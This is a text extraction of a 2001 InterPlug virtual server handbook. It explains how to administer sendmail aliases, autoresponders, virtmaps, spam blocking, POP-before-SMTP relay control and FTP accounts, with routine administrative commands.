    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Protocols SMTP (Simple Mail Transfer Protocol) enables computers to send mail to each other using the Internet. SMTP pertains only to the protocol used by computers to transfer and deliver E-mail. POP (Post Office Protocol) enables mail recipients to retrieve mail that has arrived. IMAP (Internet Message Access Protocol) enables message retrieval and storage. SMTP server An SMTP server must have the following to send and receive E-mail across the Internet: ! An SMTP server should have a continuous Internet connection and be prepared to receive mail at all times because incoming mail can arrive at any time of day. ! An SMTP server is also asked to deliver outgoing messages on behalf of a computer that does not have complete SMTP capabilities. ! An SMTP server performs relays in behalf of other computers. When an SMTP server is asked to deliver a message in behalf of another computer and the recipient of the message is not a local user on the system, the SMTP server is asked to relay the message to the eventual destination server. POP server A POP server enables recipients of E-mail messages to retrieve the messages from the POP server. Once the messages are retrieved by recipients, the messages cannot be "put back" or stored on the server. IMAP server An IMAP server enables users to retrieve mail and store mail (unlike a POP server). Users can shuffle messages to and from the IMAP server. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 60
  • 61.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Exploring SMTP server software The virtual server system uses the SMTP server software package named "sendmail." Sendmail is a UNIX-based program that routes much of the world's Internet E-mail. UNIX-based programs are case sensitive, so remember that all file names and commands should be in lower case, unless otherwise specified. Configuration file File description ~/etc/sendmail.cf This file is the master sendmail configuration file. The sendmail.cf lists file locations and configuration items that the Sendmail program uses. Do not alter this file unless you are an experienced E-mail administrator. ~/etc/aliases This file contains the alias list (or forwarding addresses), used to distribute incoming mail messages. ~/etc/aliases.db This is the binary version of the ~/etc/aliases file that sendmail itself uses. Do not manually edit this file. To rebuild ~/etc/aliases.db, edit ~/etc/aliases and run vnewaliases. ~/etc/virtmaps This file contains the virtual E-mail address mappings used by sendmail when you have more than one domain name associated with a virtual server. ~/etc/spammers This file contains the E-mail addresses or Internet hostnames of abusive Internet users whose mail should be rejected if it is ever sent to your system. The ~/etc/spammers file enables you to selectively reject "junk" mail. ~/etc/spammers.db This is the binary version of the ~/etc/spammers file that sendmail itself uses. Do not manually edit this file. To rebuild ~/etc/spammers.db, edit ~/etc/spammers and run the command vnewspammers. ~/etc/relayers.db This is a binary file used by sendmail as an IP address database of authenticated users. Do not manually edit this file. You can use the vsmtprelay command to manipulate contents of this file ~/usr/log/messages This is the master log file for the virtual server because it records transactions that occur on your virtual server system. You can use this file as a diagnostic tool in tracing server problems. The relationship of the ~/usr/log/messages file to the E-mail handling system is described in more detail later in this chapter. ~/usr/mail When the Virtual Server E-mail system receives incoming mail, the mail is stored in this directory. As new messages arrive they are appended to a file in this directory. The file is named after the recipient of the message (based on account names). ~/usr/spool/mqueue The ~/usr/spool/mqueue directory is a temporary location to hold incoming or outgoing mail that is experiencing delivery troubles. The Virtual Server E-mail system is programmed to automatically "flush" this queue on a periodic basis. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 61
  • 62.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Commands and Utilities for managing E-mail The previous chapters covered commands and utilities used to create and manage user accounts on the virtual server. This chapter will not repeat the previous chapters content, but will explain how these commands are used for managing E-mail accounts. Below is a list of commands and utilities for managing E-mail accounts. The "Name" is either the command name or the name of the utility. The "Type" identifies the name on the left as either a command (which is run from a Telnet prompt) or a utility like "Ace" or "iRoot"(which is installed and run from a browser). Name Type Description vadduser command vadduser creates new user accounts for E-mail and ftp. If the users already exists vadduser modifies the account. vrmuser command vrmuser removes the user specified vlistuser command vlistuser lists all valid users and lists their services (E-mail / FTP) and quotas. vpasswd command vpasswd changes a specified users password. iRoot utility The iRoot utility runs in your web browser and allows you to manage user accounts, aliases and passwords Ace utility Ace is a java program that gives you a GUI interface to the commands above as well as some additional features. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 62
  • 63.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Creating E-mail mailboxes The "vadduser" command was introduced in chapter 4. Vadduser is the command used to create user accounts on the virtual server. While running vadduser you set the user up an E-mail and FTP account. You can also use vadduser to modify user accounts after they have been created. Use vadduser: ! When you create a user account. ! To modify an existing user account. Tips for creating E-mail accounts: 1. Ensure that the user has FTP service (if the user intends to retrieve mail through the IMAP server). 2. Set disk space quotas for the E-mail and FTP accounts. If the user is going to use IMAP they use disk space on the server for storing E-mail. 3. Select the vadduser option number 2 for the FTP home directory when virtual hosting. 4. Inform the user that the mailbox address is the account name followed by the "at" sign (@). The domain name associated with the virtual server always follows the "at" sign. For example, Mary Smith has the account name "mary" and the domain name associated with your virtual server is "yourdomain.com." Mary's E-mail address is "mary@yourdomain.com". Note: The FTP quota governs the space that may be consumed by the entire directory tree of a user's home directory. The FTP quota is only effective when using FTP to upload files. The mail quota governs the space that may be consumed by a user's mail file under ~/usr/mail. Each quota is expressed as a decimal integer number of megabytes (MB) of disk space. Changing E-mail mailbox passwords As the Virtual Server administrator, you can change user passwords at any time. However, due to the nature of the UNIX password system, you cannot easily recover a user’s password. If one of your users accidentally forgets his or her account password then you must establish a new password. To change an E-mail mailbox password 1. From the UNIX command-prompt enter: %vpasswd username (where username is the account name). 2. Enter the new password twice, as prompted. Note: If your users use Eudora POP/IMAP client software, the package includes Poppass, a password change option. Eudora users can select the Change Password menu option to change their own passwords without intervention by the server administrator. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 63
  • 64.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Advise your users to change passwords frequently. Changing passwords lessens the likelihood that malicious users can access your virtual server. Characteristics of good passwords include: ! Length (traditional UNIX systems recognize and use the first eight characters of the password). ! Complexity (UNIX passwords are case-sensitive, and can contain unusual characters). ! Obscurity (never use a password that incorporates personal information about yourself or family). For example: De76sAf4 The above password has mixed case, numbers, no personal information and is not a regular word. This makes the password more secure. Managing E-mail accounts Besides adding users, you can use "vadduser" to edit existing accounts. To remove E-mail service from an existing account without removing the user 1. From the command prompt, enter vadduser. This action launches the vadduser program that proceeds through a series of prompts. 2. At option number 4, "Account Services," type E-mail to remove the users E-mail service or type ftp to remove FTP services. 3. Continue through the rest of the prompts. To remove E-mail account 1. From the command prompt, enter vrmuser. This action launches the vrmuser program that proceeds through a series of prompts. 2. Enter the account name to remove. This action removes the entire account except the user’s home directory and contents (remove these items manually, if necessary). If the account is only being used to receive mail then perhaps it makes sense to remove the account entirely when removing the mailbox. To list E-mail mailboxes From the command prompt, enter vlistuser. This action displays a report with the following account information about each user: ! Account name ! Account owner ! Home directory ! Service list (with associated quotas) Note: The absence of a dash (--) in the mail quota column indicates that the account has an E-mail mailbox, (meaning the account is enabled to receive incoming mail). HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 64
  • 65.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Configuring E-mail clients There are many E-mail clients available today. Describing how each E-mail software should be setup to receive E-mail is beyond the scope of this chapter. There are three basic things the user needs to setup in order to receive E-mail from the virtual server. 1. E-mail address – the E-mail address is the username you created with vadduser plus the domain name. For example: bob@yourdomain.com 2. Incoming Mail Server – the incoming mail server is your virtual servers domain name or IP address. 3. Outgoing Mail Server – same as the incoming mail server. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 65
  • 66.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Aliasing E-mail accounts Using the Virtual Server E-mail system, you can create E-mail aliases, or forwarding addresses. An E-mail alias takes a piece of incoming mail and immediately resends it to one or more recipients. You can point many aliases to a single recipient or point a single alias to many recipients. Aliases are used to create handy replacements for difficult-to-remember or long addresses. Aliases can also be used to establish a set of generic addresses such as "webmaster@yourdomain.com" or info@yourdomain.com. Establishing a set of aliases like the following, promotes an image of professionalism (even if each alias points to the same recipient): ! sales@yourdomain.com ! service@yourdomain.com ! jobs@yourdomain.com Since a single alias can point to multiple recipients, aliases can be used to create simple mailing lists or announcement boards that point to appropriate sets of individuals, allowing the alias address to be used as a "broadcast" address for the group: ! everyone@yourdomain.com ! marketing@yourdomain.com ! engineering@yourdomain.com If you have a large alias file, add comments to avoid confusion. Any lines that begins with the # character are considered a comment, and are ignored. Creating aliases involves just two easy steps: 1. Edit the ~/etc/aliases files and add the alias. 2. Run vnewaliases from a command prompt to generate the aliases.db To create an alias for a local user 1. Edit the ~/etc/aliases file and add the following line: alias: recipient Note: "alias" is replaced with the alias name, and "recipient" is replaced with a simple username. For example: webmaster: ted 2. From the command-prompt enter vnewaliases. This action generates the ~/etc/aliases.db file to activate the alias. To create an alias for an off-site recipient 1. Edit the ~/etc/aliases file, enter alias: recipient HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 66
  • 67.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Where "alias" is replaced with the alias name, and "recipient" is replaced with a full E-mail address. For example: sales: tony@hotshotmail.com 2. From the command-prompt enter vnewaliases. This action generates the ~/etc/aliases.db file to activate the alias. Note: Do not worry about multiple aliases, or one alias actually pointing to another alias. Sendmail performs multiple lookups to determine the recipient. You should begin each alias at the start of the line because lines that begin with a space or tab are considered continuation lines. The colon separating alias and recipient should be on the same line as the alias and it may be preceded or followed by spaces or tabs. Creating Mailing Lists Using the ~/etc/aliases file, you can create mailing lists that include many recipients. Mailing lists save time. You can either create a simple mailing list, or you can create a more sophisticated mailing list that you are able to edit independent of the alias file itself. The :include: statement causes the contents of a separate file to be read in, or included, in the aliases file. This allows the recipient list to be stored in an outside file where it can be manipulated independently of the aliases file. To create a mailing list 1. Edit the ~/etc/aliases file and enter: alias: recipient1, recipient2, recipient3, recipient4, ... (where "..." signifies that the sequence can be continued for as long as necessary). To create a mailing list using "include" 1. Edit the ~/etc/aliases file and enter alias: :include:/pathname The "/pathname" is the virtual pathname of the file. For example: subscribers: :include:/etc/subscribers.list Note: Because the contents of included files are not stored in the ~/etc/aliases.db database, it is not necessary to run the vnewaliases command to activate editing changes. The file referenced by ":include:" is a text file containing a list of recipient addresses. Each line is a list of one or more recipient addresses. Multiple addresses appearing on a line should be separated by commas. Like the ~/etc/aliases file, any line that begins with a # character is considered a comment and is ignored, as are blank lines. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 67
  • 68.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION For more information about software that enables you to create automated mailing lists, see Majordomo.com. Majordomo works in conjunction with the ~/etc/aliases file to automate address addition and removal of recipients included through the use of the :include: statement. Creating Autoresponders Autoresponders automatically send a predetermined reply to anyone that contacts a specific E-mail address and can disseminate information that is commonly requested such as a product list or FAQ document. Autoresponders provide confirmation of message delivery. Mail addressed to an important address may be routed first through an autoresponder to let your clients know that you have received their message. To install autoresponder software 1. From the command-prompt, enter % cp /usr/local/contrib/autoreply ~/usr/bin % chmod 755 ~/usr/bin/autoreply To create autoresponder addresses 1. Edit the ~/etc/aliases file, enter: alias: recipient, "|/usr/bin/autoreply -f name - m message -a address" (The above line is entered as one line.) Alias Replace alias with the name of your autoresponder, such as "info." Recipient Replace with the recipient address that receives copies of incoming messages (in a fashion similar to a normal alias). | Passes the incoming message to the autoreply program and sends back the text of a predetermined message in reply. Name Replace name with the name you want to use in the "From:" line of the message your autoresponder sends. Message Contains the pathname of your desired message text. If the -m option is not specified, the reply text is taken from a file named .autoreply in the virtual server root directory. The pathname is your home directory on the system (~) that has become the new root directory (/). The following is a sample autoresponder: info: bob@yourdomain.com, "|/usr/bin/autoreply -f info-reply -a info" Note: The autoreply program searches the "To:" and "Cc:" header lines for the text specified by the address value. Autoreply replies to the message if "address" is found. If "address" is not found, autoreply ignores the message. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 68
  • 69.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Customizing Autoresponder text You can customize both the content of the header lines and the body lines of the Autoresponder message. When preparing the message text, place your customized header lines (Subject or Reply-To) at the start of the file one after another. Separate them from the body portion of the message by a single blank line. The first blank line signals the start of the body of the message. Remove any blank lines that might cause an intended header line to be considered as part of the body. The following is a sample autoresponder message: Reply-To: sales-reply@yourdomain.com Subject: Your Information Request Thank you for your interest in our company. We appreciate your consideration and ... HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 69
  • 70.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Creating E-mail Address Mappings or Virtmaps Address mappings, or "Virtmaps," are similar to aliases but are tailored to virtual domain names. Virtual servers that have one or more domain names associated with them in addition to their primary domain name use virtmaps to organize their aliases. Aliases do not incorporate information about the hostname portion of an E- mail address, just the username portion. As a result, clashes occur when two virtual domains have E-mail addresses with identical username portions, such as "webmaster". Virtual E-mail address mappings are designed to avoid these clashes ensuring that mail sent to "webmaster@domain1.com" and mail sent to "webmaster@domain2.com" do not collide, even though both domain names ("domain1.com" and "domain2.com") are associated with the same virtual server. To create a simple address mapping 1. From your virtual server ~/etc/virtmaps file, enter address recipient (where "address" is replaced with the full address you would like to route to and "recipient" is replaced with the recipient address) 2. From the command-prompt, enter vnewvirtmaps. This action recreates the ~/etc/virtmaps.db file so the changes take effect. Sample virtmaps file In the following sample virtmaps file, the address mappings are grouped together by domain name. The first address mapping in the abc.com group is redirecting mail to a non local user. The second address mapping is directing mail to a local user. #abc.com mappings bob@abc.com bob@aol.com webmaster@abc.com carol #xyz.com mappings bob@xyz.com bob webmaster@xyz.com john Note: Unlike the ~/etc/aliases file, there is no colon character between the address and the recipient in the ~/etc/virtmaps file. Using Wildcard Mappings A wildcard address mapping serves as a "catch-all" that matches any address at a hostname that is not already explicitly listed HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 70
  • 71.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION To create wildcard mappings 1. From your virtual server ~/etc/virtmaps file, enter hostname recipient (where "hostname" is replaced with the hostname you want to create the wildcard for and "recipient" is replaced with the recipient address) 2. From the command-prompt, enter vnewvirtmaps. This action recreates the ~/etc/virtmaps.db file so the changes take effect. Sample virtmaps file with wildcard mappings #abc.com mappings bob@abc.com bob@aol.com webmaster@abc.com carol abc.com carol #xyz.com mappings bob@xyz.com bob webmaster@xyz.com john xyz.com bob Note: Place wildcard mappings anywhere in the ~/etc/virtmaps file, however, you should place them at the end of the section so as to emphasize their nature as a default recipient (if none of the previous mappings match). Combining Mappings and Aliases When a piece of new mail arrives, address mappings are processed first, before aliases are checked. Once the address mapping process is complete and a local recipient has been determined, the aliases database is checked next to see if the recipient exists as an alias. If so, the message is routed to the target of the alias. If not, the recipient must exist as a local username and a delivery attempt is made to place the message in his or her incoming mailbox. Differences between virtmaps and aliases One difference between the ~/etc/virtmaps and ~/etc/aliases files is that multiple recipients must not be listed in a single address mapping. A related difference lies in the fact that the right-hand portion of an ~/etc/virtmaps line should consist of solely of a recipient address and must not contain any of the more advanced features. Items such as :include: statements, delivery to a file (signaled by a / character), or delivery to a program (signaled by a / character) may not be used in the virtmaps file. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 71
  • 72.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Perhaps the most important difference between virtmaps and aliases is that sendmail performs only a single database lookup in the ~/etc/virtmaps.db file when handling address mappings. The net effect of this is that the right-hand portion of an ~/etc/virtmaps line (the recipient portion) must not depend on the left-hand portion (the address portion) of any other line. The sendmail program does not lookup further mappings to trace recipient addresses (unlike alias processing where sendmail performs repeated alias lookups until it completely resolves the recipient address). Virtmaps Summarized 1. If you have only one domain pointing to your virtual server then use of the virtmaps file is not necessary. 2. Address maps are stored in the ~/etc/virtmaps file. 3. After adding an address map to the virtmaps file generate the virtmaps.db file with the vnewvirtmaps command 4. Address maps follow a simple format: address recipient i.e.: webmaster@abc.com john 5. No colons in address maps and only one user on the right side. If multiple recipients are needed on the right the specify the name of an alias on the right hand side and then create the alias in the aliases file with the multiple recipients. 6. The catch all for a domain should be last. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 72
  • 73.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Unsolicited Commercial E-mail While commercialization of the Internet has brought many benefits, among the negative effects is the proliferation of unsolicited commercial E-mail, often called "spam." The Virtual Server controls spam in the following manner: ! Blocking spam from being sent to users on the virtual server. ! Blocking spam from being sent through the virtual server (relaying). Blocking Incoming Spam Defending the Virtual Server from receiving spam is tricky. One method for blocking spam is to enter the return address on the spam in the ~/spammers file on the virtual server. To block E-mail from specific hosts 1. From your Virtual Server ~/etc/spammers file, enter username@hostname or hostname (where "username" is the username of the sender and "hostname" is the hostname portion of the sender's address, often just a domain name) 2. From the command-prompt enter vnewspammers. This action rebuilds the ~/etc/spammers.db file so that changes can take effect. Maintaining the ~/etc/spammers file When choosing values to place in the ~/etc/spammers file, you should understand the layout and contents of the mail message headers in an unsolicited message. Understanding the layouts of mail messages (as read by your Virtual Server) enables you to locate and recognize the message’s SMTP envelope sender. Your Virtual Server places the SMTP envelope sender address in the header line that begins with "From " (the word "From" followed by one space character). Notice that the differences between "From" and "From:" Header lines are not required to be the same, although they often are. The "From:" header line is part of the message content, not part of the SMTP envelope. If a discrepancy exists between the "From " address and the "From:" address, use the "From " address as your value for inclusion in the ~/etc/spammers file. Envelope sender blocking is useful, but not foolproof. Since the envelope sender can be and often is falsified by spam purveyors, the blocking can be circumvented. However, many messages are deflected, so the effort is not entirely wasted, provided you vigilantly maintain the ~/etc/spammers file. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 73
  • 74.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION POP(IMAP)-before-SMTP Relay Blocking Unauthorized SMTP relaying is a growing abuse trend, usually used by individuals or groups of individuals to send large amounts of unsolicited E- mail, typically of a commercial nature. An SMTP relay incident occurs when an SMTP server is requested to deliver an E-mail message that is not destined to any of its local users. The SMTP server passes the message on to another SMTP server, hence the term "relay", which in turn routes it to the eventual recipient user. SMTP relaying enables the injection of legitimate E-mail messages into the mail system from client machines that do not offer full SMTP server capabilities such as many PCs running Windows or Macintosh computers. However, it is a growing trend to locate unprotected or "open" SMTP servers that can be used as SMTP relays for unsolicited E-mail campaigns. Unscrupulous individuals hijack your SMTP server, sending your SMTP server a single copy of a message, then requesting that your SMTP server relay the message to recipients. Many servers crash in the aftermath under the sheer load of bouncing E-mail or complaints from spam recipients. In the default configuration, the virtual server’s SMTP server is closed to all users unless they have a valid username and password. This shuts down relaying and protects the virtual servers resources. To do this, the virtual server system uses a technique sometimes called "POP-before-SMTP" (since it also applies to the IMAP server, it could also be called IMAP- before-SMTP) to limit SMTP relaying to users who have previously accessed the POP server (or the IMAP server) with their password. POP-before-SMTP relay blocking works every time someone successfully enters a correct username and password to the POP server. The POP server records the remote client IP address for later use by the SMTP server. Because of POP-before-SMTP relay blocking, your users must check their E-mail (by accessing either the POP server or the IMAP server) before they try to send E-mail. The SMTP server refuses to accept their outgoing mail message otherwise. Note: POP-before-SMTP relay blocking has the largest effect on users who are dynamically allocated an IP address each time they connect to the Internet. To configure your E-mail clients to authenticate before sending mail 1. From "check mail every x minutes" set the number of minutes to any number. The check mail option makes the E-mail client authenticate first before sending. 2. Newer E-mail client software has POP-before-SMTP setup options. Choose the "authenticate before sending" option. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 74
  • 75.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Managing POP-before-SMTP In the default configuration, your Virtual Server never removes addresses from the database. Once an address is recorded, it is always valid. Users contacting your SMTP server from their IP address are permitted to use the server as an SMTP relay host. The command vsmtprelay allows you to manage the IP addresses in the ~/etc/relayers.db file. Here are some examples of using vsmtprelay. To list all recorded IP addresses From your Virtual Server command prompt, enter vsmtprelay list Results resemble the following example: # timestamp (UTC): Tue Sep 22 22:15:27 1998 10.11.12.13 906502527 The example above shows the recorded IP address (10.11.12.13), the associated timestamp (906502527), and a comment line showing the timestamp in decoded form as a date and time in Coordinated Universal Time (UTC). To list all addresses older than 10 minutes in the database From your Virtual Server command-prompt, enter vsmtprelay list 10 To list every address in the database, including those with timestamps in the future: From your Virtual Server command-prompt, enter vsmtprelay dump To edit the database contents From your Virtual Server command-prompt, enter vsmtprelay dump > ~/etc/relayers Note: The database contents are placed in the ~/etc/relayers file. You can manually edit (adding, changing, or removing entries) the contents of the ~/etc/relayers.db file. To rebuild the database from your edited copy From your Virtual Server command-prompt, enter % /usr/sbin/makemap hash ~/etc/relayers.db < ~/etc/relayers To expire all addresses in the database From your Virtual Server command-prompt, enter % vsmtprelay expire To expire addresses in the database older than 60 minutes From your Virtual Server command-prompt, enter % vsmtprelay expire 60 HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 75
  • 76.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Using the crontab command to manage the relayers.db Using your cron table, you can implement automatic address expiration. By experimentation you can arrive at a workable policy that balances the requirements of server security and the convenience of your users. To implement a strict address expiration policy From your cron table, enter */15 * * * * /usr/local/bin/vsmtprelay expire 60 (where every 15 minutes any addresses older than 60 minutes are removed from the database) Note: The example above yields a 60 minute time window for SMTP relay permission (with a granularity of 15 minutes). To implement a lenient address expiration policy From your cron table, enter 0 0 * * * /usr/local/bin/vsmtprelay expire (where 0 0 means that once a day at midnight, the address database is completely cleared). Note: The example above enables your users to relay the entire day, if they check their mail from that IP address at least once during the day. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 76
  • 77.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Maintaining your E-mail Log File Your Virtual Server mail system maintains records of its actions in the ~/usr/log/messages file. Each time a message passes through the virtual SMTP server, sendmail creates logs of the transaction. Each time a user checks his or her mailbox through the virtual POP or IMAP server, the transaction is logged. The ~/usr/log/messages file can be used to gauge virtual server activity and diagnose problems. The ~/usr/log/messages file contains log entries from various programs. Each entry, one per line, contains the following: ! A time stamp (recording the date and time of the log entry). ! The name of the originating program. ! The text of the log entry. Since the ~/usr/log/messages file has a tendency to grow large over time, reset it periodically. To reset the ~/usr/log/messages file 1. From you virtual server command prompt, enter cat /dev/null > ~/usr/log/messages This action removes all messages recorded in the logs. Note: Before resetting the log, prepare archival copies, if needed. 2. The vnukelog command resets the messages file and the Web server log files. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 77
  • 78.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Chapter 6 The Virtual FTP Service Connecting to a remote computer using FTP (File Transfer Protocol) is similar to TELNET, except for the following: ! All the tools of a shell are not available. ! Access to files is limited. ! Browsing capabilities are limited. You can use FTP to transfer files of any type between computers running different operating systems. For example, you can transfer files between an UNIX server and a Windows PC (with FTP client). FTP is popular worldwide because FTP clients are readily available for all platforms. This chapter contains information about the following subjects: ! Naming your Virtual FTP service ! Making customer-accessed directories HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 78
  • 79.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Naming your Virtual FTP service The standard for naming FTP and other services is usually ftp.yourdomain.com. If your domain name is registered, your virtual anonymous FTP services are in the standard form above. Anonymous and Non-Anonymous FTP Your Virtual Server supports Anonymous FTP that anyone can access without a password, and Non-Anonymous FTP that requires a username and password. If you use Anonymous FTP, the users enter "anonymous" or "FTP" for the username and their E-mail address for the password. Your Anonymous FTP Directory Anonymous FTP is the safest way to grant users access to the virtual FTP service, because they are restricted to your home FTP directory. When you restrict user access and permissions, you limit potential harm that users can cause. Your FTP directory is your home directory, and by default it contains only the PUB sub-directory. The PUB directory contains the archive files available to anonymous FTP customers. You should place files the customers need to access in the PUB directory. You can create other directories as needed. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 79
  • 80.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Making customer-accessed directories Your users may occasionally need to upload files to your FTP server. If you allow FTP uploads, you should confine these uploaded files to an "incoming" or "customer-accessed" directory. This precaution guarantees that if a user uploads a virus, virus damage would be contained within the incoming directory. Note: If you do not allow file uploads, you do not need to create an incoming directory. Allow your users only write permissions in the incoming directory. Write permissions only, prevents users from changing or deleting other’s uploaded files. If users have read permissions on the incoming directory they could upload potentially embarrassing or illegal files where other users could access them. To make an incoming directory: 1. From your ftp/pub directory, create a directory named "incoming" (mkdir ftp/pub/incoming). 2. In the ftp/pub/incoming directory, create a file: .incoming (do not forget the ".") The ".incoming" file flags the directory as a write-only directory. Creating Log-in banners and directory messages Some FTP servers display messages immediately after the user logs in. These messages give the user helpful information about the FTP site that they are accessing and are called Log-in Banners. Directory messages act the same way. When a user accesses a particular directory, a message is displayed. The messages usually cites information about what is contained in the directory, as well as any cautions regarding system files. To create a log in banner: 1. In your ~/ftp/pub directory, create a file named .welcome. 2. In the welcome file enter the text that you want the user to see. The following is an example log-in banner found on an FTP server: Welcome to ACME Rockets Inc Anonymous FTP Server! Please send any questions or reports about this server to ftp@acme-rockets.com. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 80
  • 81.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION To create a directory message: Create a file named .message in the directory where you want the message to appear. The text message you create in the .message file displays when the user accesses that directory. For example, you could promote a demo version of your company’s software in the DEMO directory with a .message file containing the following text: This directory contains demo versions of ACME Rocket's products: missile.zip - Missile CAD(tm) Version 1.0 (DEMO) nuke.zip – Thermo-Nuclear War Simulator(tm) Version 2.1 (DEMO) Creating Non-Anonymous FTP Accounts If you configure your virtual server to handle non-anonymous FTP accounts, you can easily add FTP accounts for some users. Adding FTP accounts enables you to control who uploads or downloads the following: ! Web content. ! Files in the anonymous FTP file area. ! Files in the private FTP upload/download directories. Note: Most customers use non-anonymous FTP on their virtual servers. Customers can then resell server space to clients, that enables them to maintain their own home pages. Also, companies who want to restrict downloads of valuable information can use password restricted anonymous FTP. The procedure for adding Non-Anonymous FTP accounts is similar to the procedure for adding POP Mail accounts. When you create this FTP account, the server automatically creates an E-mail POP account for the user. If you do not wish the user to access E-mail on your server, do not tell the user about the E-mail account. To add Non-Anonymous FTP accounts 1. Log into the server using the virtual administrator login name and password. 2. Use the vadduser command. For example: {1} % vadduser Note: E-mail User Names can be up to 8 characters and consist of upper or lower case characters or digits. E-mail User Names must start with an alphabetic character. 3. Enter a password for this user's POP mail account. Enter the password twice. 4. Enter the E-mail User's full name. Use less than 80 characters and no ':' characters. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 81
  • 82.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION 5. Enter Yes or No to Allow FTP Access for this user. If you want this user to have FTP access to the virtual server (assuming that you have the FTP service with your account), answer Yes; otherwise, answer No. If you plan to add the FTP service to this account later, enter Yes now. 6. Select option 1, 2, or 3 of the Home Directory option. This option determines where this user’s "home directory" is placed. Select from the following three options: Select option 1 if this user has no special use requirements. This user’s home directory would be something like /usr/home/biff. Select option 2 if this user needs to upload their own web pages. This user’s URL would be something like http://www.yourdomain.com/biff Select option 3 if this user needs to upload files to your anonymous FTP archive (ftp://ftp.yourdomain.com/biff). This user’s URL would be something like /usr/local/etc/httpd/htdocs/biff 7. Enter the FTP upload quota on this account in megabytes, or you can enter 0 to give this account no quota. 10 megabytes is the default upload quota. User home directory options You have several options for setting the user home directory. Each of these options allow you to control how the user accesses the virtual server. The first option allows you to create the home directory under your /usr/home directory. This option is best for users who have no special use requirements. If the directory were called test, it would be created at /usr/home/test. This would be an ideal place for you to create an FTP directory for users to upload information to your server that your system administrator would verify and place in the proper directory structure. The second option allows you to create the home directory under your /usr/local/etc/httpd/htdocs directory. If the directory were called test, it would be created at /usr/local/etc/httpd/htdocs/test. This option is best for users who upload their own web pages. The users would have FTP access to the test directory, and sub-directories they created. However, the users could not access anything above the test directory. The user’s home pages would be located at http://www.yourdomain.com/test. The third option allows the user to upload files to your anonymous FTP archive. The directory created for the user test would be /ftp/pub/test. Files in this directory could only be added and deleted by the user test, but anyone would have access to download these files. The FTP upload quota allows you to limit how much of your virtual server's disk space one of your users may use. If the user attempts to upload more data than their remaining quota allows, they receive a FTP error message. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 82
  • 83.
